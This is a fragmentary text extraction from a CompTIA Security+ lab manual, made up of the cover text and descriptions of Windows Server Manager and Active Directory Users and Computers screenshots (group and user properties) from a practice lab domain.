
8:29 AM 3/17/2024

The screenshot shows the Windows Server Manager interface for a local server named 'sneed-lab'. The left navigation pane includes links for Dashboard, Local Server (which is selected), All Servers, AD DS, DNS, and File and Storage Services. The main content area displays the 'PROPERTIES' for the local server, showing update settings and a modal dialog for 'Internet Explorer Enhanced Security Configuration'. This dialog allows enabling or disabling IE ESC for Administrators and Users. Below the properties, the 'EVENTS' log is shown with several system events, and the 'SERVICES' section indicates there are 214 services running. The taskbar at the bottom features standard Windows icons like Start, Search, Task View, and File Explorer, along with a system tray showing the date and time (8:29 AM, 3/17/2024).










Principles of Computer Security

CompTIA Security+™ and Beyond

LAB MANUAL

Exam SY0-601



JONATHAN S. WEISSMAN


CompTIA A+™, CompTIA Network+™, CompTIA Security+,
CompTIA Server+™, CompTIA Linux+™, CCNP®, CCNA®, CEH™, CHFI™

Windows 10 Enterprise Evaluation
Windows License valid for 30 days
Build 19041.vb_release.191206-1406



Type here to search





Active Directory Users and Computers

File Action View Help

Active Directory Users and Computers

Name Type Description

Faculty Security Group...

Faculty Properties

General Members Member Of Managed By

Faculty

Group name (pre-Windows 2000): Faculty

Description:

Email:

Group scope:

Domain local
 Global
 Universal

Group type:

Security
 Distribution

Notes:

OK Cancel Apply

Windows Taskbar icons: Start, Search, File Explorer, Edge, Firefox, File Manager, Task View, Taskbar settings, 9:04 AM, 3/17/2024

Active Directory Users and Computers

File Action View Help

Students Properties

Name	Type	Description
Honors Stud...	Security Group...	
Students	Security Group...	

General Members Member Of Managed By

Students

Group name (pre-Windows 2000):

Description:

Email:

Group scope:

Domain local
 Global
 Universal


Group type:


Security
 Distribution


Notes:


OK Cancel Apply

Windows Taskbar: File Explorer, Edge, Firefox, File Manager, Task View, Taskbar Icons, 9:04 AM, 3/17/2024









Active Directory Users and Computers

File Action View Help

Active Directory Users and Computers

Name Type Description

Kevin Nash User

Kevin Nash Properties

Remote control Remote Desktop Services Profile COM+

General Address Account Profile Telephones Organization

Member Of Dial-in Environment Sessions

Member of:

Name	Active Directory Domain Services Folder
Domain Users	sneed.co/Users
Faculty	sneed.co/Canandaigua/Groups/Faculty

Add... Remove


Primary group: Domain Users

